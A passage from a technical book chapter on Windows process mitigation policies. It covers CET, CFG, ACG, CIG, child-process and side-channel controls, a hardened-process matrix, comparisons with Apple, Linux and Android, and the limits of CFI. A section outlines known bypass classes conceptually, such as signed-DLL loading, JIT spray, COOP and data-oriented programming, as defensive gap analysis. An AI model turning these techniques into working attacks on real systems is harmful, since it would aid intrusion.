- `SmtBranchTargetIsolation`: enables `STIBP` (Single Thread Indirect Branch Prediction) so a sibling hyperthread sharing the physical core cannot poison this process's indirect-branch predictor. This is the cross-SMT branch-target-injection control.
- `IsolateSecurityDomain`: places the process in its own security domain and issues an `IBPB` (Indirect Branch Predictor Barrier) when the scheduler switches between domains. This is the per-process Spectre v2 side-channel mitigation. Performance cost is real, in the 2-5% range on indirect-branch-heavy workloads, and is the reason this policy is opt-in rather than default.

- `DisablePageCombine`: prevents the kernel from merging identical physical pages across processes. Page-combining is a memory-saving feature that creates a cross-process side-channel: timing the cost of a write to a shared, copy-on-write page leaks whether the page was previously merged with another process's identical page.
- `SpeculativeStoreBypassDisable`: sets `SSBD` to close the Spectre v4 speculative-store-bypass channel.
- `RestrictCoreSharing`: keeps threads from other security domains off the same physical core, the scheduler-level isolation that backstops the predictor barriers.

This policy does not stop memory corruption. It reduces cross-domain information leakage that would otherwise make exploitation easier: branch predictor state can leak control-flow history; page combining can leak whether another process has an identical page. The bypasses are the general limits of side-channel defense: new microarchitectural channels appear, barriers cost cycles, and not every secret-bearing process can afford the strongest setting. Enable it for high-trust processes that handle secrets or cross-tenant data. Consider audit/performance measurement for CPU-bound workloads, because the security/performance trade-off is real rather than theoretical.

`ProcessUserShadowStackPolicy`

The CET-on switch from the CET section [486]. It is not merely an enum placeholder. The policy tells Windows to enable user-mode hardware-enforced stack protection for the process, optionally audit it first, validate `SetThreadContext` instruction-pointer changes, move from compatibility mode to strict mode, and block non-`/CETCOMPAT` binaries from loading.

Mechanically, the kernel creates and manages per-thread shadow stacks, configures the CPU's CET state for user mode, and coordinates loader decisions about CET-compatible modules. The core threat is backward-edge hijack: stack overwrite, use-after-return, or corrupted exception/unwind state that tries to make a `ret` land somewhere other than the call site. `SetContextIpValidation` closes the separate "no ret involved" path where a peer process sets `RIP` directly through a thread-context API.

The policy's failure modes are the same as CET's architectural limits. It does not stop call-oriented programming, jump-oriented programming, COOP chains with balanced calls and returns, or data-only attacks. Compatibility mode may tolerate violations in non-CET modules; strict mode may break old DLLs, handwritten

assembly, unusual unwinders, or binaries lacking `/CETCOMPAT` and `/guard:ehcont` metadata. Enable it for new x64 code and hardened sandboxes. Use audit and `BlockNonCetBinaries` only after inventorying every DLL the process must load.

`ProcessChildProcessPolicy`

Refuses any `CreateProcess` call originating from the process [463]. Edge content processes and Chromium renderers enable this. The structural attack class it closes is "renderer is compromised; renderer spawns `cmd.exe` or `powershell.exe` and the attacker pivots to a non-sandboxed cousin." With `ProcessChildProcessPolicy` on, the renderer cannot spawn anything; the attacker has to either bypass within the sandbox or attack the broker process.

The mechanism is process-creation mediation: the child creation request fails before a new image is launched. It does not prevent IPC to an already-running broker, COM activation that a broker performs on the process's behalf, or abuse of a privileged service that intentionally launches children. That is the point: child creation should be a brokered capability, not an ambient right of the least-trusted process. Enable it for renderers, parsers, and workers. Do not enable it for shells, IDEs, Office-style applications, installers, or any process whose product contract includes launching helpers; instead, move launch authority into a broker with an explicit allowlist.

`ProcessPayloadRestrictionPolicy`: EAF / IAF / ROP checks

The mitigations that EMET originally bundled, carried forward into Windows Defender Exploit Guard [498]: Export Address Filter (EAF), Import Address Filter (IAF), ROP-Stack-Pivot, ROP-Caller-Check, ROP-Sim-Exec. Five sub-mitigations that detect heuristic exploit patterns. The honest assessment: these are defense-in-depth against legacy 32-bit binaries that cannot be recompiled with CFG, XFG, or CET. On modern x64 binaries built with `/guard:cf /CETCOMPAT`, the payload-restriction checks are largely redundant. They remain useful as a backstop for unrecompilable third-party code that runs in a hardened parent process.

The mechanism is heuristic monitoring of exploit *shapes*: reads of export/import tables that often precede API resolution, stack pivots where `ESP/RSP` moves into an attacker-controlled region, suspicious caller relationships, and simulated-execution patterns associated with ROP chains. The threat class is older payload staging, especially in processes that lack compiler-inserted CFI. The bypass class

is any exploit that does not look like those heuristics, or any modern code-reuse chain that stays inside legitimate call/return and import-resolution patterns. Enable it when you are protecting legacy binaries you cannot rebuild; prefer compiler and hardware mitigations for new x64 code.

`ProcessASLRPolicy` and `ProcessDEPPolicy`

The per-process knobs on top of the system-wide foundations [463]. `ProcessASLRPolicy` exposes `BottomUpRandomization`, `HighEntropy`, `ForceRelocateImages`, and other refinements: useful for forcing a paranoid configuration on processes that load third-party DLLs without `/DYNAMICBASE`. `ProcessDEPPolicy` is a 32-bit-only vestigial knob; on x64 it does nothing because DEP is unconditionally on.

Mechanically, DEP is the page-execute permission rule: data pages are non-executable, and executable pages should not be writable. ASLR is the address-selection rule: image bases, heaps, stacks, and bottom-up allocations move so an attacker cannot rely on constants. DEP closes injected-code execution; ASLR closes fixed-address code reuse and makes information disclosure a prerequisite. Their shared failure mode is composition. DEP alone leads to ROP; ASLR alone is defeated by an info leak; ASLR without `/DYNAMICBASE` leaves non-relocatable images fixed; high-entropy ASLR matters most on x64 where the address space is large enough to spend entropy. Enable ASLR refinements for every process, force relocation for third-party DLL risk, and treat `ProcessDEPPolicy` as relevant only for 32-bit compatibility review.

The other policies

The remaining enum entries are not narrative afterthoughts; they are the compatibility and deployment edges that make the canonical six usable in real products. They are best read as a failure-analysis checklist rather than as equal-weight peers of CFG, CET, ACG, and CIG [464].

- **`ProcessControlFlowGuardPolicy`.** This is CFG's process-policy surface, complementing the compile/link/load pipeline described earlier. It can enable CFG behavior, export suppression, and strict rejection of images that lack CFG metadata. The threat class is forward-edge hijack through function pointers, vtables, callbacks, and indirect jumps. The failure classes are equally concrete: no compiler instrumentation means no check at the call site; no FID table means no useful bitmap entries; coarse granularity means the wrong valid function can still be called;

JITs need deliberate valid-target marking through the supported APIs [477, 478, 479].

- **`ProcessSignaturePolicy`.** This is CIG's enum entry. The loader consults UMCI during image-section mapping and rejects images outside the selected signing set; failed loads surface as `STATUS_INVALID_IMAGE_HASH` rather than as code inside the process [488]. Its residual class is publisher trust: signed-but-vulnerable DLLs, already-loaded DLLs, and products that intentionally depend on third-party add-ins.
- **`ProcessDynamicCodePolicy`.** This is ACG's enum entry. It blocks executable allocation, W-to-X permission transitions, and executable mappings that are not backed by allowed signed images [490]. It closes shellcode allocation, JIT spray, and write-then-execute staging inside the protected process. Its compatibility failures are all code-generation features: in-process JITs, regex compilers, emulators, and AV signature engines.
- **`ProcessSystemCallFilterPolicy`.** This is the narrow syscall-filter entry [464]. Conceptually, it is stronger than disabling Win32k because it can reduce the reachable kernel ABI to a measured allowlist. Operationally, it is rare because Windows syscalls are not a stable application ABI and ordinary library calls touch surprising kernel paths. Use it only for tightly profiled sandboxes; for most applications, Win32k disablement plus brokered IPC is the maintainable version of the same idea.
- **`ProcessUserPointerAuthPolicy`.** This is the Windows-on-ARM64 pointer-authentication switch [464]. Pointer authentication signs selected pointers with a hardware key so raw pointer substitution fails at use time. The residual risks mirror PAC generally: signing oracles inside the same process, unsigned pointer classes, and non-control-data corruption.
- **`ProcessSEHOPPolicy`.** Structured Exception Handling Overwrite Protection is the 32-bit SEH-overwrite-era ancestor of modern CFI. It validates the exception-handler chain before dispatch, turning overwritten SEH metadata into a crash instead of a branch. On x64, table-based exception handling and CFG/CET make it a legacy backstop, but for 32-bit code it remains the right historical knob.
- **`ProcessActivationContextTrustPolicy`.** Activation contexts and manifests decide side-by-side assembly binding, COM class visibility, and compatibility metadata. The trust policy restricts untrusted activation contexts so manifest-driven redirection cannot become an ambient code-loading or component-confusion primitive. The cost is compatibility for applications with complex SxS and COM dependency graphs.

- `ProcessMitigationOptionsMask`. This is not an attacker-facing mitigation; it is ABI discovery. A launcher can ask which mitigation bits exist on the running Windows build, clear unsupported bits, and avoid failing process creation because it composed a policy word using a newer SDK than the target OS supports [464]. Its security value is making the rest of the policy set deployable without version guesswork.
- `MaxProcessMitigationPolicy`. This is the sentinel that terminates the enum, not a settable policy. Its existence matters only because the enum is an ABI with a discoverable upper bound.

Twenty policies plus a sentinel. The canonical six handle the control-flow primitives. The other fourteen handle adjacent surfaces. What does it look like when all of these are turned on at once, and which binaries actually do that?

Verify it yourself (documented)

The source article did not include captured lab evidence, so this chapter does not invent any. This is a ○ **DOCUMENTED** verification section: the blocks below are commands a reader can run on a Windows host, plus the expected output shape. They are documented verification paths, not lab-captured transcripts.

○ Microsoft Defender Exploit Protection / ProcessMitigations PowerShell surface

```
Get-ProcessMitigation -Name msedge.exe |
Format-List CFG, CETShadowStack, BinarySignature, DynamicCode,
ExtensionPoint, ImageLoad, StrictHandle, SystemCall,
ChildProcess, FontDisable, PayloadRestriction,
SideChannelIsolation, ASLR, DEP
```

Expected shape: a hardened renderer reports enabled or intentionally audited blocks for CFG, CET shadow stack, dynamic-code policy, binary-signature policy, extension-point disablement, image-load restrictions, strict-handle checking, Win32k system-call disablement, child-process restrictions, and usually font restrictions [498]. Any `OFF` or `NOTSET` cell should have a product-specific reason.

○ MSVC CFG load-config verification

```
dumpbin /headers /loadconfig YourBinary.exe
```

Expected shape: the load-config directory contains non-zero Guard Flags, marks the image as CFG-instrumented, and reports a Guard CF Function Table / FID table. If `/guard:cf` was used without `/DYNAMICBASE`, the useful FID-table evidence is absent and CFG is effectively not protecting indirect calls in that binary [477, 478, 479].

Defender Exploit Protection XML / Group Policy deployment

```
Get-ProcessMitigation -RegistryConfigFilePath .
  \ProcessMitigations.xml
Set-ProcessMitigation -PolicyFilePath .\ProcessMitigations.xml
```

Expected shape: the XML names per-application mitigation blocks corresponding to the policies in this chapter. For child processes, the strongest deployment path is `CreateProcess` with `PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY` supplied through `UpdateProcThreadAttribute`, so the kernel installs the policy before the first user-mode instruction runs [463, 498].

These probes establish narrow, useful facts. They do not prove memory safety, and they do not prove every loaded module was rebuilt with modern flags. They prove whether Windows reports a named mitigation as configured, whether the PE carries the metadata a mitigation needs, and whether the policy was deployed through a supported channel. That is the correct ○ DOCUMENTED evidentiary standard for this link in the chain.

What does a maximally hardened modern Windows process look like?

It is one thing to enumerate policies. It is another to ask: who actually turns them on? Where does Microsoft itself enable each one, and what is the structural reason it cannot be enabled on the others?

The fastest way to answer that question is a single matrix. Each column is a binary; each row is a `PROCESS_MITIGATION_POLICY` value. Each cell is either *enabled*, or the structural reason it cannot be. The matrix below summarizes the typical `Get-ProcessMitigation` output for representative binaries, with structural-can't reasons drawn from public Microsoft documentation, Matt Miller's Edge mitigation blog [487], and the policy-enum reference [464, 463].

HARDENED-PROCESS POLICY MATRIX · WHO TURNS EACH MITIGATION ON

Policy	Edge content	Chrome renderer	Outlook	Defender	Recall	Notepad
DEP / ASLR (foundation)	✓	✓	✓	✓	✓	✓
CFG	✓	✓	✓	✓	✓	✓
CET shadow stack	✓	✓	◐	✓	✓	✓
ACG (dynamic code)	✓	✓	✗[a]	✗[b]	✓	–
CIG (signature policy)	✓	◐[c]	✗[a]	✓	✓	–
Disable Win32k	✓	✓	–	✓	✓	–
Disable ext-points	✓	✓	◐	✓	✓	✓
Image-load policy	✓	✓	◐	✓	✓	✓
StrictHandleCheck	✓	✓	✓	✓	✓	✓
ChildProcess	✓	✓	✗[d]	✓	✓	✗
FontDisable	✓	✓	–	–	–	–
RedirectionGuard	✓	✓	◐	✓	✓	◐
SideChannelIsolation	○	○	○	○	✓	○
PayloadRestriction	✓	✓	✓	✓	✓	–

✓ enabled ✓ on by default ◐ partial / conditional ✗ structurally off ○ optional – not applicable

a COM / MAPI add-ins b scanner JITs signatures at runtime c third-party plugin model d launches Word to open attachments

Figure 11.3: The hardened-process policy matrix as a heatmap: fourteen PROCESS_MITIGATION_POLICY values (rows) across six representative binaries (columns). Edge content and Recall light the full canonical recipe, every cell enabled; the other binaries carry documented structural gaps (Outlook's MAPI/COM add-in model blocks CIG and ChildProcess, Defender's runtime AV-signature JIT blocks ACG, Chrome's plugin model blocks default CIG) shown as the partial and "structural no" cells. Notepad's attack surface is small, so several policies are simply not applicable. The matrix is a threat-model artifact: every cell that is not enabled has a documentable structural reason.

The pattern that emerges from this matrix is the chapter's most important practical observation. The matrix is *a threat-model artifact*.

For any sandboxed-parser design (a renderer, a font rasterizer, a PDF previewer, an image decoder), the structurally-correct policy set is the union of what Edge and

Recall enable. Both binaries parse untrusted content from the internet or from local files; both run in isolation; neither needs to load third-party signed DLLs, draw windows, or launch child processes. They can enable the full canonical recipe.

For any extensibility-by-design surface, the policy set is smaller and the threat model has to absorb the gap. Outlook cannot enable CIG because the MAPI plugin model and third-party COM add-ins are an existential product feature. Outlook cannot enable `ChildProcess` because it launches Word to open attachments. Defender cannot enable ACG because the scanner engine generates emulator bytecode, signature-compilation routines, and regex JITs at runtime. It is, by design, a JIT for AV signatures, and that JIT runs in `MsMpEng.exe`. Chromium cannot enable CIG by default because of the third-party plugin model (Widevine, native messaging hosts, accessibility integrations).

▸ **KEY IDEA** The canonical 2026 hardened-process recipe is CFG plus CET shadow stack plus ACG plus CIG plus Disable-Win32k plus Disable-Extension-Points plus Image-Load (all three flags) plus StrictHandleCheck plus ChildProcess plus, for parsers, FontDisable, plus RedirectionGuard for filesystem-interacting binaries. Every binary that misses one of these does so for a documentable structural reason. Which is exactly the threat-model artifact the matrix above produces.

▪ **NOTE** This is the recipe the VBS Trustlets chapter (Chapter 7) calls "user-mode hardened." The VBS-isolated Trustlets in the Secure Kernel layer have a separate, complementary surface; that chapter (Chapter 7) carries the kernel-side parallel.

Stacking the recipe is the best a 2026 user-mode process can be. But the attacker is still in the room. What survives even a fully-stacked process? What are the bypasses that work after every mitigation is on? The bypass analysis below answers that. First, a quick comparison: what other operating systems do, and what they do differently.

What other operating systems do that Windows doesn't

Microsoft is not the only vendor with a per-process mitigation surface. Apple, Linux distributions, Chromium, and ARM-the-vendor are all in the same business, and they have made different structural choices. The honest comparison surfaces

where Windows is ahead, where it is behind, and where the gap is not really a gap because the platforms solve slightly different problems.

Apple: Hardened Runtime, ARM PAC, and JIT entitlement. Apple shipped Pointer Authentication Codes (PAC) on the A12 (iPhone XS, September 2018) and on every Mac M1 onward. PAC signs a code pointer with a per-process cryptographic key held in privileged hardware registers, storing the signature in the unused upper bits of a 64-bit pointer. The ARM `PACIA`, `AUTIA`, `PACIB`, and `AUTIB` instructions sign and verify [499] an unsigned or wrongly-signed pointer dereferenced through a `BR`/`BLR` instruction with the AUT variant faults. PAC is *structurally stronger* than CFG/XFG/CET because the key is held in privileged state and is unforgeable from user mode. There is no bitmap to lift the validation through.

Apple's JIT entitlement (`com.apple.security.cs.allow-jit`) is a stronger architectural answer than ACG [500]. Code that wants to JIT must declare it at build time and is granted a specific in-process W^X carve-out *only if* the entitlement is signed into the binary's code signature. The result: JIT capability is an attribute of the *signed binary* rather than a runtime API call, which closes the race-the-mitigation-window class structurally rather than by API migration (`UpdateProcThreadAttribute`).

Linux: SELinux, landlock, LLVM `-fsanitize=kcfi`, LLVM `-fsanitize=cfi-icall`. Forward-edge CFI in the Linux kernel first arrived in version 5.13 (June 2021) as an LTO-based jump-table implementation; the second-generation `-fsanitize=kcfi` scheme, which places a 32-bit type hash immediately before each function entry and does not require link-time optimization, replaced it in 6.1 (December 2022) [501]. The kCFI design is conceptually very close to XFG, but cheap enough to deploy on a kernel build because it sheds the LTO requirement. LLVM's user-mode `-fsanitize=cfi-icall` provides per-prototype CFI via jump-table dispatch but still requires LTO [502]. SELinux operates at a different layer of the stack (mandatory access control on filesystem and IPC resources) and is not directly comparable to a control-flow defense. It constrains *what the process can do* rather than *what control flows the process can follow*.

Chromium / V8 sandbox. Chrome enables CFG on Windows, leans on ARM PAC on macOS, and is layering the V8 sandbox on top of all of them [503]. The V8 sandbox is a Chrome-side software defense: it confines a compromised renderer to a specific bounded memory range, so a renderer-process compromise cannot synthesize pointers to arbitrary out-of-sandbox memory. The V8 sandbox sits inside the renderer (different from the OOP-JIT trust boundary above it) and aims to make even a fully-compromised JIT-output bug non-fatal at the system level.

Android: Scudo allocator and ARM Memory Tagging Extension (MTE). MTE attaches a 4-bit tag to every 16-byte allocation [504]. The CPU enforces the tag on every pointer dereference: tag mismatch raises a synchronous exception. Pixel 8 (October 2023) was the first consumer device with MTE-default-on for the kernel and key system services [504]. MTE catches the *cause* (use-after-free, linear overflow into the next allocation) rather than the *symptom* (control-flow hijack). It is conceptually orthogonal to CFI. The hard part is perf cost on memory-tagged loads, meaningful enough that even Apple has not enabled MTE on iOS as of 2026.

Platform	Forward-edge	Backward-edge	Dynamic code	Memory safety
Windows (x64)	CFG (coarse), XFG (deprecated)	CET shadow stack	ACG	none structural
Apple (ARM64)	PAC (cryptographic, per-process key)	PAC (signs return addresses too)	JIT entitlement (declarative)	none structural
Linux kernel	`-fsanitize=kcfi` (Linux 6.1+)	shadow stack on x86 CET; PAC-RA on ARM	not a kernel issue	Rust-in-kernel pilot
Android	BTI on supported SoCs	shadow call stack + PAC-RA	sandboxed by selinux + seccomp	MTE on Pixel 8
Chromium	per-platform forward-edge	per-platform backward-edge	V8 sandbox (in-process)	layered

The honest accounting:

- ARM PAC plus MTE is structurally stronger than CFG plus CET, because the cryptographic key (PAC) and the tag (MTE) are CPU-enforced state that no user-mode primitive can forge.
- Apple's JIT entitlement is a stronger architectural answer than ACG because it is declarative at signing time rather than imperative at process startup.
- SELinux/landlock is at a different layer (data access control) and is not directly comparable. It solves a different problem.
- Windows's mitigation surface is the *most extensively deployed and most frequently extended* per-process surface in industry use, by a wide margin. Twenty actual policies is more than any other vendor exposes to applications, and the API is stable, documented, and ABI-compatible across Windows versions back to Windows 8.

▪ **NOTE** MTE catches what CFI cannot. A use-after-free that produces a controllable write (but never violates the control-flow graph) is invisible to CFG, XFG, CET, and PAC, but raises an MTE tag-mismatch fault on the very first attacker-controlled dereference. This is the structural reason memory-tagging is the emerging frontier and the structural reason a Windows-on-ARM-with-MTE future would close attack classes the current per-process surface cannot reach.

Stronger primitives exist on competing platforms. But Microsoft's per-process surface is the most extensively-deployed and most-frequently-extended in industry use. The *bypasses* are what tell us where the surface still leaks.

How attackers respond to a fully hardened process

Every generation of Windows mitigation has shipped with a named bypass within a year of its release. Here is the tradition, one named class per defensive generation.

Signed-DLL injection. Predates CIG. Find a Microsoft-signed DLL with a controllable side effect: a DLL-search-order hijack against a signed Windows component, an Authenticode-padding write (CVE-2013-3900 family), or a signed driver with a known IOCTL privilege primitive. CIG sees a valid Microsoft signature and lets the DLL load. The mitigation is reactive: Microsoft's App Control / WDAC blocklist and the Driver Block List enumerate hundreds of banned-but-signed binaries; the list grows every quarter; the attacker's job is to find one not yet on it. This is one of the unsolved problems the open-problems section names.

JIT spray as a CFG bypass (Theori, 2016). The canonical writeup is Theori's *Chakra JIT CFG Bypass* [505]. The page itself states verbatim that the bypass targeted Microsoft Security Bulletin MS16-119 (October 2016): a Chakra fix that tightened the JIT's emit pattern. The technique: persuade the Chakra JIT to emit attacker-chosen byte sequences inside JIT-allocated code pages, at addresses the attacker has marked as valid CFG targets via the `SetProcessValidCallTargets` carve-out. The MS16-119 patch shrank the set of byte sequences a JavaScript program could induce the JIT to emit, but did not eliminate the technique structurally: the structural fix was ACG: move the JIT out of process.

◆ **DEFINITION — JIT SPRAY** An exploitation technique in which an attacker writes JavaScript (or another JIT-targeted language) that causes the runtime JIT compiler to emit a long sequence of executable bytes at predictable addresses, where some of those emitted bytes form a useful gadget chain when reinterpreted at an offset. The classic JIT spray (Dion Blazakis, BHDC 2010) used

> Adobe Flash's ActionScript JIT. The 2016 Theori work generalized the idea to use the JIT to emit *CFG-valid* function-entry bytes [505].

COOP: code-reuse without a single CFG-invalid call. Discussed in the XFG section; recapped here as the *first* bypass class against coarse-grained forward-edge CFI [480]. The structural fix is fine-grained CFI: XFG, which Microsoft did not enforce by default and has since deprecated; LLVM's `-fsanitize=cfi-icall` and `-fsanitize=kcfi`; ARM PAC. The per-prototype hash check that XFG would have provided is exactly the property that closes COOP.

Race-the-mitigation-window (Forshaw + Fratric, 2017). Discussed in the ACG section; recapped here. The structural fix is `UpdateProcThreadAttribute(PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY)`, which installs mitigation policies *by the kernel* at `CreateProcess` time, before any user-mode code in the child runs. The race window between `CreateProcess` return and the child's `SetProcessMitigationPolicy` call is structurally closed. Documented in the Project Zero issue [491] and the Exploit-DB mirror [492].

The CET-bypass research direction (McGarr, 2025). Connor McGarr's Black Hat USA 2025 deck *Out of Control* names the live research front: kCFG and kCET in the Windows kernel [483]. The deck enumerates bypass classes that survive both kernel-mode CFG and kernel-mode CET: page-table modification of the kCFG bitmap (requires kernel write primitives the attacker may already have), abuse of unprotected global function-pointer arrays, structural limits of CET when the attacker is operating with kernel privileges in the first place. The user-mode mitigation surface is mature; the kernel-mode surface is where the live work happens. Hypervisor-Protected Code Integrity (HVCI) is what makes kCFG bitmap mutations harder (the bitmap is in VTL1, and a VTL0 kernel write cannot touch it) which is where the VBS Trustlets chapter (Chapter 7) and the Code Integrity chapter (Chapter 8) pick up the kernel-side parallel.

Cross-context PAC oracles (Apple). Listed for comparative completeness. PAC's per-process key is forgeable if an attacker can call into a function that signs an attacker-controlled pointer with the per-process key and then read the result. This is a known research class on Apple platforms and has produced several CVEs against Safari and iOS over the past five years.

The mitigation history forms a ladder rather than a finish line. Stack smashing led to DEP/NX. DEP/NX led to ROP. ROP led to CFG. Coarse CFG led to COOP and JIT-spray bypasses. JIT-spray led to ACG. Post-start ACG led to race-the-miti-

gation-window research and then to kernel-installed process-creation mitigation attributes. CET closes classical ROP on modern CPUs, while kCFG/kCET research marks the current kernel-side frontier.




Figure 11.4: The defender↔attacker bypass ladder, read as gap analysis rather than an exploit recipe. Each rung names the primitive a mitigation removed (green, "closed by") and the residual class that survived to force the next mitigation (oxblood): stack injection → DEP/NX; fixed-address code reuse → ASLR; return-oriented programming → CFG and CET; coarse forward-edge CFI → XFG-style type hashes and PAC; in-process JIT spray → ACG; loader-based code entry → CIG and image-load policy; post-start mitigation races → kernel-installed UpdateProcThreadAttribute. CET closes classical ROP on modern CPUs; kCFG and kCET in the kernel remain the live frontier. A mature threat model can say at every rung either "we closed this" or "we accept this residual."

The ladder is defensive gap analysis, not an exploit recipe. Each rung names the primitive the previous mitigation removed and the residual class that forced the next mitigation to exist. A mature threat model should be able to point at every rung and say either "we closed this" or "we accept this residual risk for this documented product reason."

The honest summary is that three classes of bypass survive a fully-stacked user-mode process today:

1. Signed-but-vulnerable DLL hijack: defeats CIG by definition (publisher check, not content check).
2. COOP-style chains where the prototypes match the call site: defeats CFG (coarse-grained) and is not closed by CET because the call/return invariant holds.
3. Data-only attacks: which never violate any control-flow invariant at all, because no control transfer is hijacked.

What is the theoretical limit on what process mitigations can do? That is the next section.

What process mitigations cannot do

The Abadi paper that founded CFI in 2005 [475] is also the paper that establishes CFI's structural ceiling. CFI is, by construction, a *control-flow* property. That is exactly the property a sophisticated attacker can avoid violating.

The formal claim from Abadi, Budiu, Erlingsson, and Ligatti: enforcement of CFI restricts an attacker to control-flow transfers that respect the static call graph. The paper *does not say* every reachable program behavior is benign. CFI says "the attacker's control flow stays inside the legal CFG." It does not say "the legal CFG is benign." Any attack that operates entirely within the legal CFG is invisible to any CFI variant, including CFG, XFG, CET, PAC, and kCFI.

The lower bound on what an attacker can do *while staying inside the legal CFG* is given by data-oriented programming. The canonical paper is *Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks* by Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang, all of the National University of Singapore Department of Computer Science [506]. The abstract is constructive and devastating: "such attacks are Turing-complete. We present a systematic technique called data-oriented programming (DOP) to construct expressive non-control data exploits."

◆ **DEFINITION — Data-Oriented Programming (DOP)** An exploitation technique in which the attacker corrupts non-control data (authentication flags, length fields, function-table indices, loop bounds) and lets the program's own legitimate, unmodified control flow execute the attacker's intended computation. Hu, Shinde, Adrian, Chua, Saxena, and Liang proved DOP is Turing-complete: any computation can be expressed as a chain of data-only corruptions in a sufficiently-large program [506]. No CFI variant (CFG, XFG, CET shadow stack, ARM PAC, kCFI) can detect a DOP attack, because no control flow is hijacked.

The mechanism: the attacker corrupts a `current_user.is_admin` flag rather than redirecting a function pointer. They corrupt a `buffer_len` field to enable a subsequent legitimate write past the allocation's intended end. They corrupt a `next_state` index to drive a state machine through an attacker-chosen path. The program's own logic, executing every instruction the compiler emitted and following every control transfer the static call graph allows, performs the attack. DOP is, in a precise sense, the program working as designed: on data the attacker has chosen.

A second structural limit: process mitigations are *per-process*. The kernel has a parallel mitigation surface (kCFG, kCET, HVCI, Secure Kernel, the VBS/Trustlets stack) the per-process policies do not touch [483]. The user-mode hardening recipe stops at the syscall boundary. Everything beyond is the kernel's job. A renderer that is fully hardened can still be the entry point for a kernel privilege escalation if a syscall takes attacker-controlled input and the kernel-side code path has its own bug.

The third structural limit is the most uncomfortable to state.

▸ **KEY IDEA** Process mitigations harden the exploit chain. They do not fix the bug. The C/C++ memory-safety bug is still there; mitigations just constrain what the attacker can do with it.

Matt Miller, then a senior security engineer at the Microsoft Security Response Center, said this in his BlueHat IL 2019 talk. The deck is on GitHub at the Microsoft MSRC Security Research repository, with the load-bearing slide preserved verbatim [507]:

❝ **QUOTED SOURCE** ~70% of the vulnerabilities addressed through a security update each year continue to be memory safety issues.: Matt Miller, BlueHat IL 2019 [507]

ZDNet's contemporaneous coverage extended the claim: "around 70 percent of all the vulnerabilities in Microsoft products addressed through a security update each year are memory safety issues; a Microsoft engineer revealed last week at a security conference; over the last 12 years, around 70 percent of all Microsoft patches were fixes for memory safety bugs" [508].

Seventy percent. For a decade. The mitigations in this chapter (CFG, XFG, CET, ACG, CIG, every smaller policy in the enum) exist precisely because that number was not going down. Each generation raises the cost of weaponizing a memory-safety bug into a working exploit. None of them reduces the rate at which memory-safety bugs are introduced into the codebase in the first place.

> **The kernel has its own parallel surface.** For the kernel-mode side, see the VBS Trustlets chapter (Chapter 7) and the Code Integrity chapter (Chapter 8): kCFG, kCET, HVCI, and the Trustlets that execute in the Virtual Trust Level 1 (VTL1) Secure Kernel layer. The user-mode and kernel-mode mitigation surfaces are designed to compose: a renderer hardened to the canonical recipe in the hardened-process section, syscalling into a kernel hardened with kCFG and kCET, and protected by an HVCI hypervisor, is the layered defense Microsoft's strategic direction since 2014 has been building toward.

The only ceiling-breaker is to replace the *language* (so the bug never exists) or to replace the *memory model* (so the bug cannot be turned into a primitive). The two long-term answers are: memory-safe systems languages, principally Rust (Microsoft has been publicly committing to Rust in Windows since 2019 [509]); and capability-hardware platforms like CHERI and ARM MTE, which catch the bug at the dereference rather than the chain.

Three things have to be true for mitigations to keep buying time:

1. Each new mitigation closes a specific attack class. Which means a specific bypass class becomes the next research front.
2. Each new bypass class must take an attacker longer to develop than it takes Microsoft to ship the next mitigation: otherwise the curve goes the wrong way.
3. The fraction of memory-safety bugs in shipped code has to either stop rising or start falling: otherwise no number of mitigations stacks fast enough.

Mitigations are a delaying action. The long-term answer is somewhere else. The reader's belief at this point is no longer "stack enough mitigations and we win." It is "mitigations have a structural ceiling, and the bug is still there." If process mitigations have a ceiling, what is Microsoft pivoting toward, and what is the open frontier?

Open problems

Six things are still unsolved, or, more precisely, six things are partially solved in ways that are documented but visibly imperfect.

